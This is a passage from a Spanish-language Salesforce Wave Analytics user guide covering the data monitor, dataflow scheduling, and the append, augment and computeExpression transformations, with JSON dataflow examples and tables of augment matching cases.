
PERMISOS DE USUARIO

Para acceder al supervisor de datos:

- "Modificar Flujos de datos de Wave Analytics", "Cargar datos externos en Wave Analytics" o "Gestionar Wave Analytics"

Para descargar un registro de errores:

- "Modificar flujos de datos de Wave Analytics" y "Ver todos los datos"




1. En Wave Analytics, haga clic en el botón de engranaje ( ) y, a continuación, haga clic en **Supervisor de datos** para abrir el supervisor de datos.
   La vista Trabajos aparecerá de manera predeterminada.
2. Seleccione **Vista de flujo de datos** (1).
3. Haga clic en para ver el estado más reciente de un trabajo.
   Cada trabajo pueden tener uno de los siguientes estados:

| Estado | Descripción |
|---|---|
| Ejecución | El trabajo se está ejecutando. |
| Con fallos | El trabajo con fallos. |
| Correcto | Se ha realizado el trabajo correctamente. |
| Advertencia | Se ha completado el trabajo correctamente, pero se han producido fallos en algunas filas. |

4. Si el trabajo de flujo de datos falla, amplíe el nodo del trabajo (2) y revise los detalles en tiempo de ejecución de todas las transformaciones que se procesaron.
5. Si hay un registro de errores disponible para un nodo, haga clic en el botón de descarga de registro (3) para descargar un archivo CSV que contenga las filas con fallos.

   Nota: Los registros de errores muestran los datos de filas que tuvieron un fallo al cargar. Para mantener la seguridad de los datos y evitar un acceso no autorizado a estos datos, solo los usuarios con el permiso "Ver todos los datos" pueden descargar registros de errores.

6. Si existe un problema con la lógica del flujo de datos, modifique el archivo de definición del flujo de datos, cárguelo y ejecute el flujo de datos de nuevo.

## Volver a programar y cancelar la programación de un flujo de datos

Después de ejecutar un trabajo de flujo de trabajo por primera vez, se ejecuta en una programación diaria, de forma predeterminada. Puede cambiar la hora de la programación diaria o programarla para que se ejecute en un intervalo por horas. Puede cambiar la programación para garantizar que los datos están disponibles a una hora en particular o para ejecutar el trabajo fuera del horario laboral. También puede cancelar la programación de un flujo de datos.

**EDICIONES**

Disponible en Salesforce Classic y Lightning Experience.


Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

**PERMISOS DE USUARIO**


Para programar o cancelar la programación de un trabajo de flujo de datos:

- "Modificar flujos de datos de Wave Analytics"

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y, a continuación, haga clic en **Supervisor de datos** para abrir el supervisor de datos.
   La vista Trabajos aparecerá de manera predeterminada.
2. Seleccione **Vista de flujo de datos** .




3. Haga clic en **Programar** en la lista de acciones (1) para volver a programar el trabajo de flujo de datos.
   La programación diaria predeterminada y la hora de inicio aparecen.
4. Para continuar ejecutándolo una vez al día, seleccione la hora a la que desea iniciar el trabajo de flujo de datos.
5. Para ejecutar cada hora, seleccione **Hora(s)** y luego especifique los detalles del intervalo. El desfase de minutos es el número de minutos transcurridos después de la hora de ejecución del flujo de datos.




Los flujos de datos programados por hora se ejecutan en relación con una hora base fija (00:00 UTC). Por ejemplo, si programa un flujo de datos para su ejecución cada 6 horas con un desfase de 15 minutos, el flujo de datos se programa para su ejecución a las 00:15 UTC, 06:15 UTC, 12:15 UTC y 18:15 UTC cada día. El primera ejecución de flujo de datos se produce en la siguiente hora programada. Por lo tanto, si cambia la programación a 04:00 UTC, el flujo de datos se ejecuta en la siguiente hora programada (06:15 UTC), y luego cada 6 horas. Para simplificar las cosas, el programador especifica la hora de la primera ejecución del flujo de datos (en su zona horaria), después guarda la programación.

6. Haga clic en **Guardar**.
   El cuadro emergente Programación de flujo de datos especifica la siguiente hora, en su zona horaria, a la que se ejecuta el flujo de datos.
7. Haga clic en **Listo**.
8. Para detener la ejecución de un flujo de trabajo en una programación, seleccione **Cancelar programación** en la lista de acciones (1).

## Transformaciones para flujos de datos de Wave

Una *transformación* hace referencia a la manipulación de los datos. Puede agregar transformaciones a un flujo de datos para extraer datos de objetos de Salesforce o conjuntos de datos, transformar conjuntos de datos que contienen datos de Salesforce o externos, así como registrar conjuntos de datos.

Por ejemplo, puede utilizar transformaciones para unir datos procedentes de dos conjuntos de datos relacionados y luego registrar el conjunto de datos resultante para dejarlo disponible para consultas.

### Transformación append

La transformación append combina registros de conjuntos de datos múltiples en un único conjunto de datos.

### Transformación augment

La transformación Aumento aumenta un conjunto de datos de entrada combinando columnas de otro conjunto de datos relacionado. El conjunto de datos aumentado resultante activa consultas en ambos conjuntos de datos de entrada relacionados. Por ejemplo, puede aumentar el conjunto de datos Cuenta con el conjunto de datos Usuario para permitir que una consulta devuelva registros de cuentas y los nombres completos de los propietarios de las cuentas.

### Transformación computeExpression

La transformación computeExpression le permite agregar campos derivados a un conjunto de datos. Los valores de los campos derivados no se extraen de la fuente de datos de entrada. En su lugar, Wave genera los valores utilizando una expresión SAQL, que puede basarse en uno o más campos a partir de los datos de entrada u otros campos derivados. Por ejemplo, puede utilizar una expresión para asignar un valor a un campo, concatenar campos de texto o realizar cálculos matemáticos en campos numéricos.

### Transformación computeRelative

Puede utilizar la transformación computeRelative para analizar tendencias en sus datos agregando campos derivados a un conjunto de datos basado en valores de otras filas. Por ejemplo, para analizar tendencias de oportunidades en curso de ventas, cree campos derivados que calculan el número de días que permanece una oportunidad en cada etapa. También puede calcular los cambios en la cantidad de oportunidad en todas las etapas de la oportunidad.

### Transformación delta

La transformación delta calcula los cambios en el valor de una columna de medición de un conjunto de datos durante un periodo de tiempo. La transformación delta genera una columna de salida en el conjunto de datos para almacenar el valor delta de cada registro. Cree valores delta para facilitar a los analistas comerciales su inclusión en consultas.

### Transformación dim2mea

La transformación dim2mea crea una nueva medición en base a una dimensión. La transformación agrega la nueva columna de medición al conjunto de datos. La transformación también mantiene la dimensión para garantizar que las lentes y paneles existentes no se interrumpen si utilizan la dimensión.

### Transformación edgemart

La transformación edgemart ofrece acceso al flujo de datos a un conjunto de datos existente y registrado que puede contener datos de Salesforce, datos externos o una combinación de ambos. Utilice esta transformación para hacer referencia a un conjunto de datos de forma que sus datos puedan emplearse en posteriores transformaciones del flujo de datos. Puede utilizar esta transformación y la transformación Augment conjuntamente para unir un conjunto de datos existente con un nuevo conjunto de datos.

### Transformación filter

La transformación filter elimina registros de un conjunto de datos existente. Se define una condición de filtro que especifica qué registros hay que retener en el conjunto de datos.

### Transformación flatten

La transformación flatten aplana los datos jerárquicos. Por ejemplo, puede aplanar la jerarquía de funciones de Salesforce para implementar seguridad a nivel de filas en un conjunto de datos en base a la jerarquía de funciones.

### Transformación sfdcDigest

La transformación sfdcDigest genera un conjunto de datos en base a los datos que extrae de un objeto de Salesforce. El usuario especifica el objeto y los campos de Salesforce desde los que se extraen los datos. Es posible excluir campos en particular que contienen información confidencial o que no son relevantes para el análisis.

### Transformación sfdcRegister

La transformación sfdcRegister registra un conjunto de datos para que quede disponible para consultas. Los usuarios no pueden ver o ejecutar consultas en conjuntos de datos no registrados.

### Transformación sliceDataset

La transformación sliceDataset elimina los campos de un conjunto de datos en su flujo de datos, dejando un subconjunto de campos para utilizar en un nuevo conjunto de datos o en otras transformaciones. Esto le permite crear múltiples conjuntos de datos, cada uno con conjuntos diferentes de campos a partir de un único conjunto de datos.

### Transformación update

La transformación update actualiza los valores de campo especificados de un conjunto de datos existente basándose en datos de otro conjunto de datos, que denominaremos el conjunto de datos de búsqueda. La transformación busca los nuevos valores en los campos correspondientes del conjunto de datos de búsqueda. La transformación almacena los resultados en un nuevo conjunto de datos.

### Anulación de los metadatos generados por una transformación

Es posible anular de forma opcional los metadatos que genera una transformación. Puede anular los atributos de objeto y de campo. Por ejemplo, puede cambiar un nombre de campo que se extraiga de un objeto de Salesforce de modo que aparezca de forma diferente en el conjunto de datos. Para anular los metadatos, agregue las anulaciones a la sección Schema de la transformación en el archivo de definición de flujo de datos.

CONSULTE TAMBIÉN

Crear conjuntos de datos con un flujo de datos

## Transformación append

La transformación append combina registros de conjuntos de datos múltiples en un único conjunto de datos.

Tenga en cuenta las siguientes reglas cuando utilice esta transformación.

- Esta transformación no elimina registros duplicados.
- Todos los conjuntos de datos de entrada deben tener la misma estructura: las columnas correspondientes deben estar en el mismo orden y tener el mismo nombre y tipo de campo.

Ejemplo: Observemos un ejemplo. Todos los meses crea un conjunto de datos que contiene los objetivos de ventas del mes. Ahora desea una vista holística de los objetivos de ventas de todos los meses. Para hacerlo, crea el siguiente archivo de definición de flujo de datos para fusionar los conjuntos de datos existentes en un único conjunto de datos.

```
{
   "Extract_SalesTargets_2014Jan": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Jan" }
   },
   "Extract_SalesTargets_2014Feb": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Feb" }
   },
   "Extract_SalesTargets_2014Mar": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Mar" }
   },
   "Append_SalesTargets_2014Quarter1": {
      "action": "append",
      "parameters": {
         "sources": [
            "Extract_SalesTargets_2014Jan",
            "Extract_SalesTargets_2014Feb",
            "Extract_SalesTargets_2014Mar"
         ]
      }
   },
   "Register_AllSalesTargets": {
```

```
      "action": "sfdcRegister",
      "parameters": {
         "alias": "AllSalesTargets",
         "name": "AllSalesTargets",
         "source": "Append_SalesTargets_2014Quarter1"
      }
   }
}
```

Después de crear el conjunto de datos único, puede utilizar filtros de fecha para analizar los objetivos de ventas por mes, trimestre o año.

Parámetros de append

Cuando define una transformación append, se establece el atributo de acción a `append` y se especifican los parámetros.

## Parámetros de append

Cuando define una transformación append, se establece el atributo de acción a `append` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| sources | Sí | Nodos del archivo de definición de flujo de datos que identifican los conjuntos de datos que desea fusionar. |

CONSULTE TAMBIÉN

Transformación append

## Transformación augment

La transformación Aumento aumenta un conjunto de datos de entrada combinando columnas de otro conjunto de datos relacionado. El conjunto de datos aumentado resultante activa consultas en ambos conjuntos de datos de entrada relacionados. Por ejemplo, puede aumentar el conjunto de datos Cuenta con el conjunto de datos Usuario para permitir que una consulta devuelva registros de cuentas y los nombres completos de los propietarios de las cuentas.

Cuando crea la transformación, se identifica cada conjunto de datos de entrada como el conjunto de datos de la izquierda o de la derecha y especificar la relación entre ellos. Wave Analytics combina todas las columnas del conjunto de datos de la izquierda únicamente con las columnas especificadas en el conjunto de datos de la derecha. (Recuerde que cada conjunto de datos no puede tener más de 5.000 columnas.) Wave Analytics agrega la relación a los nombres de columnas desde el conjunto de datos derecho, lo que resulta útil cuando ambos conjuntos de datos tienen columnas con los mismos nombres.


Para cada registro en el conjunto de datos izquierdo, la transformación aumento realiza una búsqueda para encontrar un registro coincidente en el conjunto de datos derecho. Para hacer coincidir los registros relacionados, la transformación aumento utiliza una condición de coincidencia. Puede especificar la condición de coincidencia basándose en una clave de cada conjunto de datos. Por ejemplo:

```
"left_key": [ "Id" ],"right_key": [ "Prod_ID" ]
```

Una clave puede ser una clave de columna simple o una clave compuesta. Para crear una condición de coincidencia en base a una clave compuesta, las claves de ambos conjuntos de datos deben tener el mismo número de columnas que se especifican en el mismo orden.

Consejo: Para aumentar más de dos conjuntos de datos, aumente dos conjuntos de datos a la vez. Por ejemplo, para aumentar tres conjuntos de datos, aumente los dos primeros conjuntos de datos y, a continuación, aumente el conjunto de datos resultante con el tercer conjunto de datos.

Ejemplo: Echemos un vistazo a un ejemplo de la transformación aumento. En este ejemplo, desea extraer datos de los objetos Oportunidad y Cuentas, y luego comparar los datos basados en el campo Id. de cuenta.





Cree el siguiente archivo de definición de flujo de datos.

```
{
    "Extract_Opportunity": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "AccountId" },
                { "name": "OwnerId" }
            ]
        }
    },
    "Extract_AccountDetails": {
          "action": "sfdcDigest",
          "parameters": {
              "object": "Account",
              "fields": [
                  { "name": "Id" },
                  { "name": "Name" }
              ]
          }
    },
    "Augment_OpportunitiesWithAccountDetails": {
        "action": "augment",
        "parameters": {
            "operation": "LookupSingleValue",
            "left": "Extract_Opportunity",
```

```
            "left_key": [
                "AccountId"
            ],
            "relationship": "OpptyAcct",
            "right": "Extract_AccountDetails",
            "right_key": [
                "Id"
            ],
            "right_select": [ "Name" ]
        }
    },
    "Register_OpportunityDetails": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "Opportunity_Account",
            "name": "Opportunity_Account",
            "source": "Augment_OpportunitiesWithAccountDetails" }
    }
}
```

Después de ejecutar el flujo de datos, Wave Analytics crea y registra el conjunto de datos Opportunity_Account. También agrega la relación como un prefijo en todas las columnas del conjunto de datos derecho.




Casos especiales para la comparación de registros con la transformación aumento

Para cada registro en el conjunto de datos izquierdo, la transformación aumento realiza una búsqueda para encontrar un registro coincidente en el conjunto de datos derecho. Sin embargo, es importante comprender cómo gestiona la transformación aumento casos especiales cuando coinciden registros.

Parámetros de augment

Cuando define una transformación augment, se establece el atributo de acción a `augment` y se especifican los parámetros.

## Casos especiales para la comparación de registros con la transformación aumento

Para cada registro en el conjunto de datos izquierdo, la transformación aumento realiza una búsqueda para encontrar un registro coincidente en el conjunto de datos derecho. Sin embargo, es importante comprender cómo gestiona la transformación aumento casos especiales cuando coinciden registros.

Echemos un vistazo a algunos ejemplos que ilustran algunos casos especiales.

### Gestión de claves nulas

Cuando un registro a la izquierda contiene una clave nula, Wave Analytics no realiza una búsqueda para comparar el registro. En su lugar, Wave Analytics adjunta las columnas derechas e inserta los valores nulos para dimensiones (incluyendo fechas) y '0' para mediciones.

Observemos un ejemplo. Aplique la transformación de aumento en los siguientes conjuntos de datos, establezca la relación como "Precio" y compare los registros basándose en los campos `Id` y `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| *null* | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| *null* | Custom | 800 |
| Prod3 | Standard | 700 |

Wave Analytics no compara el último registro porque el Id. de producto es nulo. En su lugar, Wave Analytics inserta un valor nulo para la dimensión `Price.Pricebook` y '0' para la medición `Price.UnitPrice`. A continuación le presentamos el conjunto de datos resultante después del aumento.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":null,    "Name":"Bench",   "Price.Pricebook":null,       "Price.UnitPrice":0    }
```

### Gestión de claves vacías

Wave Analytics compara claves izquierdas de valor vacío y claves derechas de valor vacío.

Observemos un ejemplo. Aplique la transformación de aumento en los siguientes conjuntos de datos, establezca la relación como "Price" y compare los registros basándose en los campos `Id` y `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| "" | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| "" | Custom | 800 |
| *null* | Standard | 700 |

Wave Analytics compara el último registro en el conjunto de datos Product con el tercer registro en el conjunto de datos Price porque ambos tienen valores vacíos (""). A continuación le presentamos el conjunto de datos resultante después del aumento.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":"",     "Name":"Bench",   "Price.Pricebook":"Custom",   "Price.UnitPrice":800  }
```

### Control de claves no exclusivas

Aunque se recomienda, la clave izquierda no tiene por qué ser exclusiva. Si varios registros tienen la misma clave izquierda, Wave Analytics crea los mismos valores para las columnas agregadas.

Observemos un ejemplo. Aplique la transformación de aumento en los siguientes conjuntos de datos, establezca la relación como "Price" y compare los registros basándose en los campos `Id` y `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| Prod2 | Chair |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| Prod3 | Standard | 700 |

Wave Analytics hace coincidir los registros del conjunto de datos Producto con los registros del conjunto de datos Precio. A continuación le presentamos el conjunto de datos resultante después del aumento.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",  "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",  "Price.UnitPrice":450  },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",  "Price.UnitPrice":450  }
```

### Control de la falta de coincidencias

Si la clave izquierda no tiene coincidencias con el conjunto de datos derecho, Wave Analytics agrega las columnas derechas e inserta valores nulos para las dimensiones (incluyendo fechas) y '0' para mediciones.

Observemos un ejemplo. Aplique la transformación de aumento en los siguientes conjuntos de datos, establezca la relación como "Price" y compare los registros basándose en los campos `Id` y `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| Prod3 | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod4 | Standard | 1000 |
| Prod5 | Standard | 450 |

Debido a que ninguna clave coincide, Wave Analytics no hace coincidir ningún registro del conjunto de datos Producto con los registros del conjunto de datos Precio. A continuación le presentamos el conjunto de datos resultante después del aumento.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook": null,  "Price.UnitPrice":0 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook": null,  "Price.UnitPrice":0 },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook": null,  "Price.UnitPrice":0 }
```

### Gestión de múltiples coincidencias

Si el conjunto de datos izquierdo tiene una relación de uno a varios con el conjunto de datos derecho, Wave Analytics podría encontrar múltiples coincidencias para un registro izquierdo. Lo que Wave Analytics hace con múltiples coincidencias depende de la operación de aumento especificada. Puede especificar una de las siguientes operaciones para gestionar el caso de múltiples coincidencias:

**`LookupSingleValue`**

La transformación de aumento devuelve resultados desde una sola fila. Wave Analytics selecciona aleatoriamente una fila de la lista de filas coincidentes.

Nota: Cada vez que ejecuta el flujo de trabajo, Wave Analytics puede devolver diferentes resultados dependiendo de la fila devuelta.

Observemos un ejemplo. Aplique la transformación de aumento en los siguientes conjuntos de datos, establezca la relación como "Price", establezca la operación como `LookupSingleValue` y compare los registros basándose en los campos `Id` y `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| Prod3 | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| Prod3 | Custom | 800 |
| Prod3 | Standard | 700 |

Aunque existen múltiples filas para Prod3 en el conjunto de datos Price, Wave Analytics selecciona aleatoriamente una fila coincidente y devuelve valores basándose en esa fila. A continuación le presentamos el conjunto de datos resultante después del aumento si Wave Analytics selecciona la primera fila Prod3.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",   "Price.UnitPrice":800  }
```

**`LookupMultiValue`**

Wave Analytics devuelve resultados desde todas las filas coincidentes.

Observemos un ejemplo. Aplique la transformación de aumento en los siguientes conjuntos de datos, establezca la relación como "Price", establezca la operación como `LookupMultiValue` y compare los registros basándose en los campos `Id` y `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| Prod3 | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| Prod3 | Custom | 800 |
| Prod3 | Standard | 700 |

Debido a que la búsqueda devuelve filas múltiples para Prod3, el campo de dimensión `Price.Pricebook` en el conjunto de datos resultante se convierte en un campo multivalor, mostrando todos los valores de las dimensiones. El campo de medición `Price.UnitPrice` contiene 1500, que es la suma de 800 y 700. A continuación le presentamos el conjunto de datos resultante después del aumento.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",   "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450 },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",    "Price.Pricebook":"Standard", "Price.UnitPrice":1500 }
```

CONSULTE TAMBIÉN

Transformación augment

## Parámetros de augment

Cuando define una transformación augment, se establece el atributo de acción a `augment` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| operación | No | Indica lo que la transformación hace si coinciden varias filas en el conjunto de datos derecho con una fila en el izquierdo. Valores válidos:<br>• `LookupSingleValue`. Devuelve valores de una de las filas coincidentes. Si no especifica el parámetro `operación`, la transformación utiliza esta operación.<br>• `LookupMultiValue`. Devuelve valores de todas las filas coincidentes.<br>Para obtener más información acerca de cada operación, consulte Casos especiales para la comparación de registros con la transformación de aumento. |
| left | Sí | Nodo del archivo de definición de flujo de datos que identifica el conjunto de datos izquierdo. Es uno de las dos fuentes de entrada para esta transformación. |
| left_key | Sí | La columna de clave del conjunto de datos izquierdo que se utiliza para aumentar los conjuntos de datos. Si se utiliza una clave compuesta, las claves de la izquierda y de la derecha deben tener el mismo número de columnas en el mismo orden. Para realizar una clave compuesta, utilice la siguiente sintaxis:<br>`[ "Key Column1", "Key Column2", …, "Key ColumnN" ]` |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| | | Nota: La clave izquierda o derecha no puede ser un campo multivalor. |
| right | Sí | Nodo del archivo de definición de flujo de datos que identifica el conjunto de datos derecho. Es uno de las dos fuentes de entrada para esta transformación. |
| relationship | Sí | La relación entre los conjuntos de datos izquierdo y derecho. El flujo de datos añade la relación al comienzo de los nombres de la columna derecha del conjunto de datos de salida para hacer que los nombres de columnas sean exclusivos y descriptivos. |
| right_select | Sí | Una matriz de nombres de columnas del conjunto de datos derecho que desea incluir en el conjunto de datos de salida. El flujo de datos agrega la relación como un prefijo al nombre de la columna para determinar el nombre de la columna derecha en el conjunto de datos de salida. |
| right_key | Sí | La columna de clave del conjunto de datos derecho que se utiliza para aumentar los conjuntos de datos. Si se utiliza una clave compuesta, las claves de la izquierda y de la derecha deben tener el mismo número de columnas en el mismo orden. |

CONSULTE TAMBIÉN

Transformación augment

## Transformación computeExpression

La transformación computeExpression le permite agregar campos derivados a un conjunto de datos. Los valores de los campos derivados no se extraen de la fuente de datos de entrada. En su lugar, Wave genera los valores utilizando una expresión SAQL, que puede basarse en uno o más campos a partir de los datos de entrada u otros campos derivados. Por ejemplo, puede utilizar una expresión para asignar un valor a un campo, concatenar campos de texto o realizar cálculos matemáticos en campos numéricos.

Nota: Las transformaciones computeExpression y computeRelative son similares, pero existe una diferencia clave. La transformación computeExpression realiza cálculos basándose en otros campos en la misma fila. La transformación computeRelative realiza cálculos basándose en los valores anterior y siguiente del mismo campo en otras filas.

Tenga en cuenta las siguientes directrices cuando cree una transformación computeExpression:

- Solo puede incluir los siguientes operadores y funciones SAQL en la expresión:
  - Operadores aritméticos

  - Operador de caso
  - Operador de cadena
  - Funciones de fecha

- Los valores del campo derivado debe coincidir con su tipo especificado. Por ejemplo, establezca el tipo del campo derivado a *Text* si los valores son cadenas.
- Wave calcula los valores de los campos derivados en el orden en el que se enumeran en el JSON. Por lo tanto, si crea un campo derivado en base a otros campos derivados en la misma transformación computeExpression, los campos derivados de entrada deben enumerarse primero. Por ejemplo, Derived_A debe enumerarse antes de Derived_B en el siguiente microprograma JSON de transformación computeExpression:

```
"CreateDerivedFields": {
   "action": "computeExpression",
   "parameters": {
      "source": "sourceNode",
      "mergeWithSource": false,
